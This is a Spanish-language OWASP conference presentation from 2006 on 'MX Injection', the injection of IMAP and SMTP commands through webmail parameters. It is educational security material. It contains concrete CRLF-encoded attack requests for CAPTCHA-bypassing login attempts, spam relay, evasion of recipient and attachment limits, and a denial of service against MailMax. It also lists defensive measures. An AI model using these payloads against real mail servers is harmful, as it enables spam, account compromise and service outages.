# Capturando y explotando servidores de correo ocultos

Vicente Aguilera Díaz
OWASP Spain Chapter Leader
vicente.aguilera@owasp.org

OWASP
16/6/2006

# Sobre el ponente...

- Vicente Aguilera Díaz - vicente.aguilera@owasp.org
- CISA, CISSP, ITIL, CEH Instructor, OPSA, OPST
- Fundador del capítulo español de la OWASP
- Socio co-fundador de Internet Security Auditors
- Colaborador del WASC (Web Application Security Consortium): proyectos “Threat Classification” y “Articles”
- Colaborador de la OISSG (Open Information Systems Security Group): proyecto “ISSAF”
- Colaborador de la OSSTMM (ISECOM)
- Líder del proyecto “SEASA” para la OWASP

# Contenido

- Introduccion
- La tecnica MX Injection
  - IMAP/SMTP Injection
- Generando ataques
- (Demo)
- Medidas defensivas
- Referencias

# Introduccion


- Comunicacion con los servidores de correo
  - aplicaciones de webmail
- Protocolos
  - IMAP/POP3
  - SMTP
- Peticiones de los usuarios
  - acceso a los buzones
  - lectura/envio/eliminacion de e-mails
  - desconexion
  - etc.

# La tecnica MX Injection

- MX Injection: ¿que permite?
  - acceso y explotacion de servidores de correo “ocultos”
- ¿En que consiste?
  - inyeccion arbitraria de comandos IMAP/POP3/SMTP a traves de aplicaciones de webmail
- Inyecciones similares:
  - SQL Injection, LDAP Injection, SSI Injection, XPath Injection, etc.

# La tecnica MX Injection

- Escenario




Los pasos 1,2 y 3 representan el camino habitual de una peticion del usuario

Los pasos 1 y 2' representan el camino “virtual” que sigue con MX Injection

# La tecnica MX Injection

- IMAP Injection
  - los comandos inyectados siguen el protocolo IMAP
  - IMAP es utilizado en la mayoria de operaciones
  - funcionalidades afectadas
    - autenticacion
    - operaciones con buzones (listar, consultar, crear, eliminar, renombrar)
    - operaciones con mensajes (consultar, copiar, mover, eliminar)
    - desconexion

# La tecnica MX Injection

- SMTP Injection
  - los comandos inyectados siguen el protocolo SMTP
  - la unica funcionalidad afectada es el envio de e-mails
  - parametros a analizar
    - e-mail del emisor
    - e-mail del destinatario
    - asunto
    - cuerpo del mensaje
    - ficheros anexados
    - etc.

# La tecnica MX Injection

- IMAP Injection vs SMTP Injection

| | IMAP Injection | SMTP Injection |
|---|---|---|
| **Requiere estar autenticado** | No | Sí |
| **Número de parámetros vulnerables** | Elevado | Bajo |
| **Ataques que posibilita** | Fugas de información<br>Explotación del protocolo IMAP<br>Evasión de CAPTCHAs | Fugas de información<br>Explotación del protocolo SMTP<br>Relay<br>SPAM<br>Evasión de restricciones |

# Generando ataques

- Requisitos
  - Identificar parametros vulnerables
  - Entender el ambito de operacion
- Ejemplos de ataques
  - Fugas de informacion
  - Evasion de CAPTCHAs
  - Relay
  - SPAM
  - Evasion de restricciones
  - Explotacion de vulnerabilidades en el protocolo

# Generando ataques

- Identificacion de parametros vulnerables
  - probar casos de abuso
    - parametro con valor nulo (p.e.: mailbox=)
    - nombre de buzon inexistente (p.e.: mailbox=noexiste)
    - añadir otros valores (p.e.: mailbox=INBOX valorañadido)
    - incluir caracteres inusuales (p.e.: \, ', “, @, #, !, etc.)
    - etc.
  - ¿donde?
    - parametros susceptibles de ser utilizados como parte de comandos IMAP/SMTP

# Generando ataques

- Entender el ambito de operacion
  - necesitamos proporcionar los parametros adecuados
  - si los casos de abuso generan errores no controlados
    - resulta facil identificar el comando a atacar (visualizar el mensaje de error)
  - si los casos de abuso no generan errores “reveladores”
    - inyeccion “a ciegas”
    - requiere analizar la operacion asociada al parametro atacado
- Inyeccion de comandos
  - requiere que el comando anterior haya finalizado con la secuencia CRLF (“%0d%0a”)

# Ejemplos de ataques

- Fugas de informacion
  - Operacion: lectura de un e-mail
  - Peticion “esperada”:

    http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=1&startMessage=1&show_more=0

    genera el siguiente comando IMAP:

```
XXXX SELECT “INBOX”
```

# Ejemplos de ataques

- Fugas de informacion
  - Operacion: lectura de un e-mail
  - Peticion usando IMAP Injection:

http://<webmail>/src/read_body.php?mailbox=INBOX%22%0d%0aZ900 CAPABILITY%0d%0aZ901 SELECT %22 INBOX&passed_id=1&startMessage=1&show_more=0

ejecutaria el comando CAPABILITY inyectado:

```
XXXX SELECT "INBOX"
Z900 CAPABILITY
Z901 SELECT "INBOX"
```

```
* CAPABILITY IMAP4 IMAP4rev1 ACL QUOTA LITERAL+ MAILBOX-REFERRALS NAMESPACE UIDPLUS ID
NO_ATOMIC_RENAME UNSELECT CHILDREN MULTIAPPEND SORT THREAD=ORDEREDSUBJECT
THREAD=REFERENCES IDLE LISTEXT LIST-SUBSCRIBED ANNOTATEMORE X-NETSCAPE
Z900 OK Completed
```

# Ejemplos de ataques

- Evasion de CAPTCHAs
  - Operacion: autenticacion de usuarios
  - Peticion “esperada”:

http://<webmail>/src/login.jsp?login=usuario&password=contraseña

genera el siguiente comando IMAP:

```
C: XXXX LOGIN usuario contraseña
S: XXXX OK User logged in
```

(C: peticion del cliente, S: respuesta del servidor)

# Ejemplos de ataques

- Evasion de CAPTCHAs
  - Operacion: autenticacion de usuarios
  - Peticion usando IMAP Injection:

http://<webmail>/src/login.jsp?login=usuario&password=pwderror1%0d%0aZ900 LOGIN usuario contraseña%0d%0aZ901 LOGIN usuario pwderror2

genera los siguientes comandos IMAP:

```
C: XXXX LOGIN usuario pwderror1
S: XXXX NO Login failed: authentication failure
C: Z900 LOGIN usuario contraseña
S: Z901 OK User logged in
C: Z902 LOGIN usuario pwderror2
S: Z900 BAD Already logged in
```

# Ejemplos de ataques

- Relay/SPAM
  - Operacion: envio de e-mails
  - Peticion “esperada”:

POST http://<webmail>/compose.php HTTP/1.1
…
----------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"
Hola
----------------------------134475172700422922879687252
…

genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
```

# Ejemplos de ataques

- Relay/SPAM
  - Operacion: envio de e-mails
  - Peticion usando SMTP Injection:

POST http://<webmail>/compose.php HTTP/1.1
…
---------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"
Hola%0d%0a.%0d%0aMAIL FROM: external@domain1.com%0d%0aRCPT TO: external@domain2.com%0d%0aDATA%0d%0aSPAM test%0d%0a.%0d%0aMAIL FROM: external@domain1.com%0d%0aRCPT TO: external@domain2.com%0d%0aDATA%0d%0aSPAM test%0d%0a.%0d%0a
---------------------------134475172700422922879687252
…

# Ejemplos de ataques

- Relay/SPAM

genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM Test
.
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM Test
.
```

# Ejemplos de ataques

- Evasion de restricciones
  - Operacion: envio de e-mails
  - Restriccion: Numero maximo de destinatarios
  - Peticion usando SMTP Injection:

POST http:///<webmail>/compose.php HTTP/1.1
…
---------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"
Hola%0d%0a.%0d%0aMAIL FROM: external@domain.com%0d%0aRCPT TO: external@domain2.com%0d%0aRCPT TO: external@domain3.com%0d%0aRCPT TO: external@domain4.com%0d%0aDATA%0d%0aTest%0d%0a.%0d%0a
---------------------------134475172700422922879687252
…

# Ejemplos de ataques

- Evasion de restricciones

genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
.
MAIL FROM: external@domain.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
DATA
Test
.
```

# Ejemplos de ataques

- Evasion de restricciones
  - Operacion: envio de e-mails
  - Restriccion: Numero maximo de ficheros adjuntos
  - Peticion usando SMTP Injection:

POST http:///<webmail>/compose.php HTTP/1.1
…
---------------------------134475172700422922879687252
Content-Disposition: form-data; name="subject"
Test%0d%0a.%0d%0aMAIL FROM: user1@domain1.com%0d%0aRCPT TO: user2@domain2.com%0d%0aDATA%0d%0aContent-Type: multipart/mixed; boundary=1234567%0d%0a%0d%0a--1234567%0d%0aContent-type: text/plain%0d%0aContent-Disposition: attachment; filename=1.txt%0d%0a%0d%0aExample 1%0d%0a--1234567%0d%0aContent-type: text/plain%0d%0aContent-Disposition: attachment; filename=2.txt%0d%0a%0d%0aExample 2%0d%0a--1234567--%0d%0a.%0d%0a
---------------------------134475172700422922879687252
…

# Ejemplos de ataques

- Evasion de restricciones

genera los siguientes comandos SMTP:

```
Subject: Hola
.
MAIL FROM: user1@domain1.com
RCPT TO: user2@domain2.com
DATA
Content-type: multipart/mixed; boundary=1234567
-- 1234567
Content-type: text/plain
Content-Disposition: attachment; filename=1.txt

Example 1
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=2.txt

Example 2
--1234567--
.
```

# Ejemplos de ataques

- Explotacion de vulnerabilidades en el protocolo
  - Ejemplo: DoS sobre MailMax version 5
    - Utilizando un nombre de buzón de 256 caracteres como parámetro del comando SELECT el servicio se detiene y debe ser reiniciado manualmente.

      http://<webmail>/src/compose.php?mailbox=INBOX%22%0d%0aZ900 SELECT %22aaa...[256]...aaa

      genera:

      ```
      XXXX SELECT "INBOX"
      Z900 SELECT "aaa...[256]...a"
      ```

# DEMO
# Veamos algunos ejemplos...

# Medidas defensivas

- Validacion de los datos de entrada/salida
  - sanear datos antes de realizar cualquier operacion
- Securizacion de los servidores de correo
  - deshabilitar comandos innecesarios
  - no permitir login anonimo
  - configurar desconexion tras fallos en la autenticacion
  - etc.
- Firewall de aplicacion
  - En el caso de ModSecurity y SquirrelMail:
    - SecFilterSelective "ARG_mailbox" "\r\n"

# Referencias

- Referencias comentadas:
  - RFC 0821: Simple Mail Transfer Protocol
    - http://www.ietf.org/rfc/rfc0821.txt
  - RFC 3501: Internet Message Access Protocol - Version 4rev1
    - http://www.ietf.org/rfc/rfc3501.txt
  - The CAPTCHA Project
    - http://www.captcha.net/
  - SquirrelMail: IMAP injection in sqimap_mailbox_select mailbox parameter
    - http://www.squirrelmail.org/security/issue/2006-02-15
  - Web Security Threat Classification
    - http://www.webappsec.org/projects/threat/
  - Buffer overflow vulnerability in MailMax version 5
    - http://marc.theaimsgroup.com/?l=bugtraq&m=105319299407291&w=2

- ¿Dudas, preguntas, comentarios?

# ¡Gracias!